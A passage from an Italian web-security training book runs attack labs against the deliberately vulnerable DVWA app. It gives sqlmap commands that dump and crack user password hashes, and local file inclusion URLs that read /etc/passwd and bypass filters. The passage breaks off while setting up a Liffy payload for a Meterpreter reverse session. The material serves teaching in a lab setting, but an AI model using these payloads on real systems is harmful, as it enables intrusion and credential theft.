[19:17:41] [INFO] resumed: information_schema
available databases [3]:
[*] dvwa
[*] forum
[*] information_schema
```

Figura 8.38: tra le tante informazioni abbiamo ricevuto anche la lista dei database! Non è meraviglioso?

Iniziamo ad approfondire il nostro attacco, ad esempio iniziando ad estrarre le informazioni presenti nel database "dvwa".

```
$ sqlmap -u "http://victim/vuln/vulnerabilities/sqli_blind/?
id=1&Submit=Submit" --cookie="security=low;
PHPSESSID=ah4k435ur0obtim8o7d0u5hls0" -D dvwa --tables
```

In questo caso:

- **-D dvwa** : effettua un'enumerazione delle colonne sul database
- **--tables** : stampa le tabelle presenti

L'ennesimo risultato ci darà a schermo la struttura del Database dvwa [Figura 8.39].

```
[10:18:37] [INFO] fetching tables for database: 'dvwa'
[10:18:37] [INFO] fetching number of tables for database 'dvwa'
[10:18:37] [INFO] resumed: 2
[10:18:37] [INFO] resumed: guestbook
[10:18:37] [INFO] resumed: users
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

Figura 8.39: nel database sono presenti due tabelle: guestbook e users

Continuando con la ricerca, estraiamo la struttura della tabella users [Figura 8.40].

```
$ sqlmap -u "http://victim/vuln/vulnerabilities/sqli_blind/?
id=1&Submit=Submit" --cookie="security=low;
```

```
PHPSESSID=ah4k435ur0obtim8o7d0u5hls0" -D dvwa -T users --columns
```

In questo caso:

- **-T users** : effettua un'enumerazione delle tabelle sul database
- **--columns**: stampa le colonne presenti

```
[10:25:37] [INFO] resumed: timestamp
[10:25:37] [INFO] resumed: failed_login
Database: dvwa
Table: users
[8 columns]
+--------------+-------------+
| Column       | Type        |
+--------------+-------------+
| user         | varchar(15) |
| avatar       | varchar(70) |
| failed_login | int(3)      |
| first_name   | varchar(15) |
| last_login   | timestamp   |
| last_name    | varchar(15) |
| password     | varchar(32) |
| user_id      | int(6)      |
```

Figura 8.40: abbiamo tra le mani la struttura della tabella users

L'attacco può ora concludersi, estraendo le righe presenti nella tabella [Figura 8.41]:

```
$ sqlmap -u "http://victim/vuln/vulnerabilities/sqli_blind/?
id=1&Submit=Submit" --cookie="security=low;
PHPSESSID=ah4k435ur0obtim8o7d0u5hls0" -D dvwa -T users -C
user,password --dump
```

In questo caso:

- **-C** : user,password : enumera le colonne user e password
- **--dump** : stampa le informazioni raccolte

```
[10:28:51] [INFO] fetching entries of column(s) '`user`, password' for tabl
[10:28:51] [INFO] fetching number of column(s) '`user`, password' entries f
[10:28:51] [INFO] resumed: 5
[10:28:51] [INFO] resumed: 1337
[10:28:51] [INFO] resumed: 8d3533d75ae2c3966d7e0d4fcc69216b
[10:28:51] [INFO] resumed: admin
[10:28:51] [INFO] resumed: 5f4dcc3b5aa765d61d8327deb882cf99
[10:28:51] [INFO] resumed: gordonb
[10:28:51] [INFO] resumed: e99a18c428cb38d5f260853678922e03
[10:28:51] [INFO] resumed: pablo
[10:28:51] [INFO] resumed: 0d107d09f5bbe40cade3de5c71e9e9b7
[10:28:51] [INFO] resumed: smithy
[10:28:51] [INFO] resumed: 5f4dcc3b5aa765d61d8327deb882cf99
[10:28:51] [INFO] recognized possible password hashes in column 'password'
```

Figura 8.41: sono stati estratti i valori all'interno della tabella utenti

SQLmap ci chiederà se:

- Vogliamo salvare i dati all'interno di un file temporaneo così da lavorarli con un altro programma? No
- Vogliamo tentare di crackare le password? Si
- Definiamo il percorso in cui è presente la wordlist: 1 (oppure INVIO)
- Vogliamo usare suffissi comuni per le password? No

È inoltre un sistema in grado di riconoscere se sono state estratte password in MD5: in tal caso potrebbe farci comodo effettuare un mero tentativo con il dizionario fornito da SQLmap: scegliendo Si, il sistema provvederà a tentare il cracking delle password e dunque a mostrarle in chiaro [Figura 8.42].

```
Database: dvwa
Table: users
[5 entries]
+---------+---------------------------------------------+
| user    | password                                    |
+---------+---------------------------------------------+
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)   |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+---------+---------------------------------------------+
```

Figura 8.42: SQLmap è in grado anche di crackare password MD5 tramite dictionary

Non solo abbiamo estratto i valori ma SQLmap è riuscito anche a crackarli. Fantastico, vero?

SQLmap può essere anche utilizzato sugli attacchi di tipo non Blind: perché non provi?

Attacco: **Blind SQL Injection** "Medium"

Simulazione Victim

Il seguente livello prevede l'invio di un form contenente un menù a discesa [Figura 8.43].




Figura 8.43: il form contiene il menù a cascata

Il form viene quindi inviato alla stessa pagina con metodo POST [Figura 8.44]; la web app, se riceve i valori "Submit" e "id" tramite invio POST avvia lo script [Codice 8.30].




Figura 8.44: la pagina sarà la stessa (http://victim/vuln/vulnerabilities/sqli_blind/#) e le informazioni saranno passate in POST

Codice 8.30

```
<?php

if (isset($_POST['Submit'])) {

        // Get input
        $id = $_POST['id'];

$id = ((isset($GLOBALS["___mysqli_ston"]) && is_object
[MySQLConverterToo] Fix the mysql_escape_string() call

// Check database
$getid = "SELECT first_name, last_name FROM users WHER

$result = mysqli_query($GLOBALS["___mysqli_ston"], $ge

// Get results
...
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=sqli_blind

Ricapitolando, l'invio del form è costruito come segue:

```
URL: http://victim/vuln/vulnerabilities/sqli_blind/#
POST: id=1&Submit=Submit
Cookie: security=medium; PHPSESSID=ah4k435ur0obtim8o7d0u5hls0
```

Di conseguenza il comando SQLmap sarà così composto:

```
$ sqlmap -u "http://victim/vuln/vulnerabilities/sqli_blind/" --
data="id=1&Submit=Submit" --cookie="security=medium;
PHPSESSID=ah4k435ur0obtim8o7d0u5hls0" --dbs
```

TIP: considera che SQLmap ha la facoltà di memorizzare le sessioni. Questo è molto utile per evitare di duplicare il lavoro, tuttavia potrebbe dare dei falsi positivi. Se hai il dubbio che stia utilizzando risultati salvati in cache, puoi aggiungere alla fine del comando --flush-session.

In questo caso l'unica differenza risiede nell'invio delle informazioni in POST (qui indicate con il parametro --data).

SQLmap chiederà alcune informazioni:

- Vogliamo saltare il test dei payloads di altri DBMS? Selezioniamo Si
- Vogliamo utilizzare numeri INT random? Selezioniamo Si
- Vogliamo verificare la presenza di altre vulnerabilità oltre al parametro id? No

Seguirà l'output della struttura dei database presenti; da qui procederemo come visto al livello Low, ricordandoci di passare il parametro --data ad ogni occasione.

Estraiamo le tabelle:

```
$ sqlmap -u "http://victim/vuln/vulnerabilities/sqli_blind/" --
data="id=1&Submit=Submit" --cookie="security=medium;
PHPSESSID=ah4k435ur0obtim8o7d0u5hls0" -D dvwa --tables
```

Estraiamo le colonne del database dvwa:

```
$ sqlmap -u "http://victim/vuln/vulnerabilities/sqli_blind/" --
data="id=1&Submit=Submit" --cookie="security=medium;
PHPSESSID=ah4k435ur0obtim8o7d0u5hls0" -D dvwa -T users --columns
```

Estraiamo le righe:

```
$ sqlmap -u "http://victim/vuln/vulnerabilities/sqli_blind/" --
data="id=1&Submit=Submit" --cookie="security=medium;
PHPSESSID=ah4k435ur0obtim8o7d0u5hls0" -D dvwa -T users -C
user,password --dump
```

Profit.

Attacco: **Blind SQL Injection** "High"

Simulazione Victim

L'attuale livello prevede lo stesso comportamento della non-blind: in questo caso l'injection è possibile solo attraverso i cookie, parametri che però non vengono automaticamente letti da SQLmap, rendendo così più difficile un eventuale spotting della vulnerabilità.

Inoltre nello script della web app è presente una funzione random di sleep: questa rallenterà l'enumerazione di SQLmap, rendendo di fatti molto più lenta la generazione dei valori [Codice 8.31].

Codice 8.31

```php
<?php

if (isset($_COOKIE['id'])) {

        // Get input
        $id = $_COOKIE['id'];

// Check database
$getid = "SELECT first_name, last_name FROM users WHER

$result = mysqli_query($GLOBALS["___mysqli_ston"], $ge

// Get results

$num = @mysqli_num_rows($result);
// The '@' character suppresses errors

if ($num > 0) {
// Feedback for end user
        echo '<pre>User ID exists in the database.
</pre>';
} else {
// Might sleep a random amount
        if (rand(0, 5) == 3) {
                sleep(rand(2, 4));
        }
// User wasn't found, so the page wasn't!
header($_SERVER['SERVER_PROTOCOL'] . ' 404 Not Found')

// Feedback for end user

echo '<pre>User ID is MISSING from the database.
</pre>';
}

((is_null($___mysqli_res = mysqli_close($GLOBALS["___m
}
```

```
?>
```

```
http://victim/vuln/vulnerabilities/view_source_all.php?id=sqli_blind
```

È necessario quindi effettuare i test manuali di timing e di matching come visto nel livello Low per essere sicuri che l'attacco possa avere successo; tale situazione può risultare scomoda per chi non ha buone conoscenze delle Blind SQL Injection e dei comportamenti in generale di una web app. Ad ogni modo, la richiesta presa in esame è la seguente:

```
URL: http://victim/vuln/vulnerabilities/sqli_blind/
COOKIE: id=1; security=high; PHPSESSID=ah4k435ur0obtim8o7d0u5hls0
```

Dato che SQLmap si aspetta di trovarsi un parametro GET o POST da iniettare (cosa qui non presente) dovremo indicargli il valore id presente in cookie; per farlo, aggiungiamo un asterisco (*) affianco al valore di prova (1). Il risultato del comando sarà quindi:

```
$ sqlmap -u "http://victim/vuln/vulnerabilities/sqli_blind/" --cookie="id=1*; security=high; PHPSESSID=ah4k435ur0obtim8o7d0u5hls0" --dbs
```

Rispondiamo alle domande che SQLmap ci chiede, ovvero:

- Vuoi provare a iniettare l'URL che hai specificato? Si
- Vuoi codificare i cookie? No
- Vuoi usare altri payloads oltre quelli del DBMS che abbiamo trovato? No
- Vuoi includere tutti i test per MySQL? Si
- Vuoi usare INT random? Si
- Il parametro in HEADER "Cookie#1*" è vulnerabile. Vuoi cercarne altri? No

Il resto dell'attacco procederà sempre secondo i parametri già visti al livello "Low". Di seguito un riassunto.

Estraiamo le tabelle:

```
$ sqlmap -u "http://victim/vuln/vulnerabilities/sqli_blind/" --cookie="id=1*; security=high; PHPSESSID=ah4k435ur0obtim8o7d0u5hls0" -D dvwa --tables
```

Estraiamo le colonne del database dvwa:

```
$ sqlmap -u "http://victim/vuln/vulnerabilities/sqli_blind/" --cookie="id=1*; security=high; PHPSESSID=ah4k435ur0obtim8o7d0u5hls0"
```

```
-D dvwa -T users --columns
```

Estraiamo le righe:

```
$ sqlmap -u "http://victim/vuln/vulnerabilities/sqli_blind/" --
cookie="id=1*; security=high; PHPSESSID=ah4k435ur0obtim8o7d0u5hls0"
-D dvwa -T users -C user,password --dump
```

Profit.

SQLmap offre la possibilità di creare una Shell per accedere al filesystem e lanciare comandi all'interno del web server. Per motivi di spazio non abbiamo affrontato il discorso ma non dovrebbe essere difficile (il parametro da passare è --os-shell o --os-pwn). Trovi tutta la documentazione a riguardo lanciando sqlmap -h o man sqlmap.

Difesa: **Blind SQL Injection**

Simulazione Victim

La soluzione proposta da DVWA è la stessa vista nella normale SQL Injection: l'input viene prima controllato in base alla tipologia (numerica), quindi la query viene "bindata" [Codice 8.32].

Codice 8.32

```
<?php

if (isset($_GET['Submit'])) {

// Check Anti-CSRF token
checkToken($_REQUEST['user_token'], $_SESSION['session_

// Get input
$id = $_GET['id'];

// Was a number entered?

if (is_numeric($id)) {

        // Check the database
```

```
        $data = $db-
>prepare('SELECT first_name, last_name FROM users WHERE
        $data->bindParam(':id', $id, PDO::PARAM_INT);
        $data->execute();

// Get results
...
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=sqli_blind

9. ATTACCHI AD INCLUSIONE

Nella progettazione di una web app, e di un software in generale, è fondamentale conoscere la logica delle inclusioni: questa permette infatti di "sporzionare" porzioni di codice per poi essere rievocati all'occasione.

Prendiamo ad esempio le librerie: queste sono composte da un'insieme di funzioni, codici, variabili, API etc... che permettono di compiere una determinata azione in una specifica tecnologia (come quella di comprimere un'immagine, ad esempio). Ovviamente solo in alcune parti del software avremo bisogno di comprimere immagini: potremo evocare tale funzione qualora un utente carica un avatar oppure un'immagine nella sua board, certamente non ci servirà se ad esempio dovessimo effettuare la gestione di un cambio password; in quest'ultimo caso non avremo bisogno di istanziare tale libreria, lasciando così le risorse libere per altre operazioni. Credo che il concetto sia chiaro.

9.1 PHP, Include e Require

Generalmente in PHP è possibile includere file interni ed esterni al web server attraverso due funzioni: include() e require(). Non essendo questa una guida sulla programmazione non approfondiremo molto l'argomento ma è giusto quantomeno sapere che esistono e in cosa differiscono:

- **include()**: generalmente viene utilizzata per includere un altra pagina; se questa non può essere caricata, la web app potrebbe non eseguirsi correttamente
- **require()**: ha la stessa funzione di include(), tuttavia se il file non può essere trovato, lo script continuerà a funzionare
- **include_once()**: è la variante di include(), con l'unica differenza che, se un file è stato caricato, questo non verrà nuovamente incluso
- **require_once()**: come per include_once() ma pensato secondo il funzionamento di require()

9.2 Path Relativi e Path Assoluti

Prima di proseguire è necessario conoscere una piccola ma fondamentale dinamica della progettazione, ovvero quella dei path (percorsi) relativi e assoluti.

Fino a che il nostro progetto si limita all'inclusione di pochi file possiamo limitarci a caricare tutto dentro un'unica cartella, magari la stessa in cui stiamo programmando; con il continuo dei lavori inizieremo però a sentire l'esigenza di catalogare, dentro apposite cartelle, porzioni di codice e file multimediali da poter richiamare successivamente.

Secondo tale ragionamento potremmo ipotizzare una struttura del genere:

Percorso	Scopo
var/www/html/sitoweb	Directory principale
/var/www/html/sitoweb/include	Qui potremmo avere i contenuti di alcune pagine, file di configurazione, parametri etc...
/var/www/html/sitoweb/uploads	Qui potremmo avere le immagini e i video che i nostri utenti caricano

Secondo tale struttura, un file presente nella directory principale (es: index.php) potrebbe includere un file presente dentro la cartella di inclusione generale (include). Tale richiamo può essere effettuato sia attraverso un percorso **relativo** [Codice 9.0a]:

Codice 9.0a

```
<?php
include ("include/file.php");
```

sia attraverso un percorso **assoluto** [Codice 9.0b]:

Codice 9.0b

```
<?php
include ("/var/www/html/sitoweb/page/$file");
```

La differenza, come puoi vedere, è evidente:

- Il percorso relativo è – appunto – relativo alla posizione in cui ci troviamo

- Il percorso assoluto parte dalla radice (/) e ricostruisce tutto il percorso

Tale differenza è dettata dalle necessità che il programmatore ha (per conoscere i motivi che spingono la progettazione a scegliere l'uno o l'altro tipo di percorso ti invitiamo a leggere un buon libro di programmazione), tuttavia non pensare che la logica di percorsi relativi e assoluti sia un'esclusiva della programmazione. Anche da terminale è possibile ritrovarla: se ad esempio volessimo aprire il file /etc/passwd potremmo farlo in due modi:

Metodo path relativo

Accediamo alla cartella, quindi apriamo il file (passwd è presente in etc, quindi ci basterà richiamare semplicemente il nome)

```
$ cd /etc
$ nano passwd
```

Metodo path assoluto

Carichiamo direttamente il file, indipendentemente dalla posizione in cui ci troviamo

```
$ nano /etc/passwd
```

9.3 PHP Wrappers

Possiamo vedere i PHP wrappers[151] come dei meta-protocolli utilizzati dal linguaggio per elaborare informazioni diverse dal protocollo HTTP: potrebbero risultare utili per bypassare una difesa con approccio di tipo whitelist: tuttavia il loro utilizzo è assolutamente variabile in base alle condizioni in cui ci si trova (potrebbero, ad esempio, non essere supportate dal linguaggio in uso o abilitate dal web server).

Il loro utilizzo può rivelarsi utile in diverse fasi; nel nostro corso ne useremo uno solo ma per comodità anche future vogliamo dedicargli una piccola tabella riassuntiva. La lista dei PHP Wrappers prevede quindi i seguenti utilizzi:

PHP Wrapper	Utilizzi
file://	permette l'accesso a risorse locali del filesystem
http://	permette l'accesso a risorse HTTP

ftp://	permette l'accesso a risorse FTP
php://	permette l'accesso a stream I/O in PHP
zlib://	permette l'accesso a risorse compresse
data://	permette l'accesso a stream di vario tipo (come le codificate in base64)
glob://	permette la lettura di directory tramite l'uso di pattern
phar://	permette l'accesso ad archivi PHP
ssh2://	permette l'accesso a risorse attraverso il protocollo Secure Shell 2
rar://	permette l'accesso a risorse compresse in RAR
ogg://	permette l'accesso a risorse audio di questo tipo
expect://	permette l'accesso ai processi stdio, stdout e stderr via PTY; consente di eseguire comandi di sistema, tuttavia il modulo PHP non è abilitato di default

9.4 Inclusione Locale

Nella progettazione di un software può essere necessario creare vari blocchi di codice da includere successivamente ad ogni evenienza. Questo tipo di approccio permette, in sintesi, di programmare quelli che vengono chiamati "siti web dinamici" (assieme ad altre caratteristiche come i Database ma per adesso non è importante).

Data una necessità – come quella di includere una pagina separata dal codice principale – consideriamo il seguente codice PHP [Codice 9.1]:

Codice 9.1

```
<?php
$file = $_GET['file'];

if (isset($file)) {
        include ("page/$file");
}
else {
        include ("index.php");
}
?>
```

L'approccio utilizzato consiste nel seguente processo:

1) Prendi il valore di una variabile passata in query-string (es: page.php?file=about.php)

2) Se il valore esiste includilo (quindi prendilo dalla directory "page")

3) Se il valore non esiste includi un file standard (index.php)

Un attacco di tipo "Local File Inclusion" (LFI) consiste nel manipolare il valore di inclusione, indirizzando il target verso risorse interne della macchina che ospita la web app. Sempre con l'esempio precedente ipotizziamo che l'URL sia:

```
http://example.com/page.php?file=about.php
```

E che la directory in cui i file della web app siano posizionati sia:

```
/var/www/html/page
```

Con l'esempio visto precedentemente il file caricato sarà presente in:

```
/var/www/html/page/about.php
```

Attraverso la logica delle directory è possibile richiamare altri file a cui la web app ha accesso: se lo user ha i permessi potrebbe accedere a file sensibili come /etc/passwd:

```
http://example.com/page.php?file=../../../../about.php
```

In questo caso i "../" si traducono in "torna indietro"; nell'esempio visto siamo tornati alla radice (/) del file-system.

9.4.1 LAB: Local File Inclusion

Lo scopo di questo LAB è quello di costringere la web app ad includere un file non legittimo presente sul server: il nostro test prevede quindi il caricamento di file non legittimi sulla web app.

Attacco: **Local File Inclusion** "Low"

Simulazione Victim

La pagina di simulazione di questo attacco si presenta con 3 file linkati (file1.php, file2.php, file3.php): cliccando su ognuno di essi verrà passato in query-string il nome della pagina da caricare.

Dalla macchina **attacker** si prevede il passaggio del path partendo dalla directory di inclusione (/var/www/html/vuln/vulnerabilities/fi/) alla variabile

"page" presente in query-string. Volendo potremmo includere il file4.php (non presente nel codice ma presente nel web server) passando la variabile e generando così l'URL:

```
http://victim/vuln/vulnerabilities/fi/?page=file4.php
```

Possiamo rendere le cose più interessanti, ad esempio caricando il file /etc/passwd. Aggiungiamo un "../" per ogni cartella che vogliamo "saltare", tornando quindi alla radice (/), da lì entriamo nella cartella "/etc/" e carichiamo il file "passwd". Il codice PHP effettuerà un output video di tutto il contenuto presente nel file [Figura 9.1].

Il risultato del link sarà quindi:

```
http://victim/vuln/vulnerabilities/fi/?
page=../../../../../../etc/passwd
```




Figura 9.1: l'inclusione si effettua poiché non esistono controlli sugli input ammessi

Tale vulnerabilità è causata dall'assenza di alcun controllo nell'input in query-string: in questo modo è possibile passare qualunque valore, ivi compreso un elemento al di fuori del path in cui siamo presenti. Identifichiamo la porzione di codice incriminata alle righe 3 e 4 [Codice 9.2].

Codice 9.2

```
<?php

// The page we wish to display
$file = $_GET['page'];
```

```
?>
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=fi

Attacco: **Local File Inclusion** "Medium"

Simulazione Victim

La variante di questo attacco effettua un controllo basilare sull'input: in particolare, se sono presenti "../" o "\.." il codice PHP si rifiuterà di proseguire. Per avanzare è necessario inserire il percorso assoluto del file (/etc/passwd) anziché quello relativo (../../../../../../etc/passwd).

La parte di codice responsabile la ritroviamo sul codice sorgente PHP; dalla macchina **victim** identifichiamo la riga 8: la funzione str_replace va a sostituire "../" e "\.." con un carattere vuoto [Codice 9.3].

Codice 9.3

```
<?php

// The page we wish to display
$file = $_GET['page'];
// Input validation
$file = str_replace(array(
        "http://",
        "https://"
), "", $file);
$file = str_replace(array(
        "../",
        "..\""
), "", $file);
?>
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=fi

Dalla macchina **attacker** andiamo a identificare il path assoluto all'interno della variabile page passata in query-string. Il risultato sarà quindi:

```
http://victim/vuln/vulnerabilities/fi/?page=/etc/passwd
```

Tuttavia possiamo bypassarlo secondo un altro ragionamento molto più

creativo: come abbiamo detto la funzione str_replace va a svuotare il valore. Se ora noi andassimo ad inserire il valore "....//" questo diventerà "../": il motivo è che la stringa viene elaborata una sola volta dalla web app (che ne svuota quindi i contenuti "matchati"). Potremo allora caricare il file indicando come URL:

```
http://victim/vuln/vulnerabilities/fi/?
page=....//....//....//....//....//....//....//....//etc/passwd
```

Attacco: **Local File Inclusion** "High"

Simulazione Victim

La logica di difesa di questo livello prevede un controllo sul nome file: se questo non contiene "file" (seguito da qualunque altro valore con l'operatore *) allora non verrà caricato nulla, stampando a video un errore [Codice 9.4].

Codice 9.4

```php
<?php

// The page we wish to display
$file = $_GET['page'];

// Input validation
if (!fnmatch("file*", $file) && $file != "include.php"

        // This isn't the page we want!
        echo "ERROR: File not found!";
        exit;
}

?>
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=fi

Una soluzione (molto specifica a questa situazione) prevede di sfruttare la condizione "se file non è presente nel nome": tra le specifiche RFC di Internet sappiamo che ci è concesso l'utilizzo dello schema URI file, così rappresentato:

```
file://
```

Utilizzandolo come se fosse un normale protocollo (come http://) possiamo utilizzarlo di fronte al nome del file che vogliamo caricare. In questo modo la

condizione "file" sarà vera e potremo caricare il file presente nel web server. Dalla macchina **attacker** genereremo così l'URL vulnerabile:

```
http://victim/vuln/vulnerabilities/fi/?page=file:///etc/passwd
```

Payload: **Local File Exploitation**

Simulazione Victim

Come sappiamo questo attacco permette di eseguire anche codice lato web server; conoscere tutti i possibili trigger [152] può essere un'operazione assai faticosa, oltre che lenta e imprecisa. Nel corso di questo Lab ci affideremo a **Liffy**[153], un tool specifico per il testing dei PHP wrapper (e non solo) con cui prima effettueremo l'exploiting per poi eseguire il payload e creare una sessione in remoto.

In alternativa a Liffy è possibile utilizzare commix (https://github.com/commixproject/commix), molto più completo e supportato; questo tool permette di effettuare un maggior numero di azioni, tuttavia è stato preferito Liffy per la sua estrema semplicità. Sentiti libero comunque di provarlo e di verificare tu stesso tutte le features presenti!

Iniziamo scaricando il tool sulla nostra macchina; per comodità (ecco, magari non durante un vero attacco!) consigliamo di eseguire tutte le operazioni da root:

```
$ sudo -s oppure su
$ git clone https://github.com/hvqzao/liffy.git
$ cd liffy
```

Procediamo a installare le librerie necessarie al suo utilizzo:

```
$ pip install urlparse2 blessings requests argparse daemon python-daemon
```

Diamo infine i permessi allo script liffy per poter essere eseguito:

```
$ sudo chmod 777 liffy.py
```

Attraverso Liffy saremo in grado di caricare un payload che ci permetterà di creare una sessione in **Meterpreter**: questo è un momento molto importante poiché grazie ad esso avremo il controllo completo della macchina, ovvero

l'ultimo stadio di un attacco informatico. La sessione Meterpreter ci darà dunque accesso a una shell, l'interfaccia testuale da cui si potrà comandare la macchina.

Tramite un Interceptor Proxy come *Burp Suite* o *OWASP ZAP* generiamo i cookie per simulare il corretto login dell'utente, quindi copiamoli: ci serviranno per passarli a Liffy e generare correttamente il risultato che desideriamo [Figura 9.2]. Dalla macchina **attacker** colleghiamoci quindi all'indirizzo:

```
http://victim/vuln/vulnerabilities/fi/?page=
```




Figura 9.2: apriamo OWASP ZAP e avviamo il browser (collegato al proxy di ZAP oppure lanciato direttamente dal programma), effettuiamo il login e copiamo i cookie generati. NB: in questa screen siamo collegati a 20.0.0.4 mentre tu dovrai collegarti a http://victim (oppure http://20.0.0.3).

Prima di tutto ricordiamoci che Liffy può essere avviato con il comando:

```
$ ./liffy.py -h
```

Passeremo dunque due parametri fondamentali (--url per indicare il target da attaccare e --data per indicargli che dovrà generare un Payload):

```
$ ./liffy.py --url http://20.0.0.3/vuln/vulnerabilities/fi/?page= -
-cookies "security=low; PHPSESSID=3v82np90ol143mgrlk37dicpg2" --
data
```

Il programma si avvierà, chiedendoci due informazioni, ovvero l'host e la

porta dei callbacks: la macchina che dovrà gestire i callbacks sarà quella che attacca (**attacker**) quindi indicheremo le informazioni come seguono (la porta scelta sarà la 4444):

```
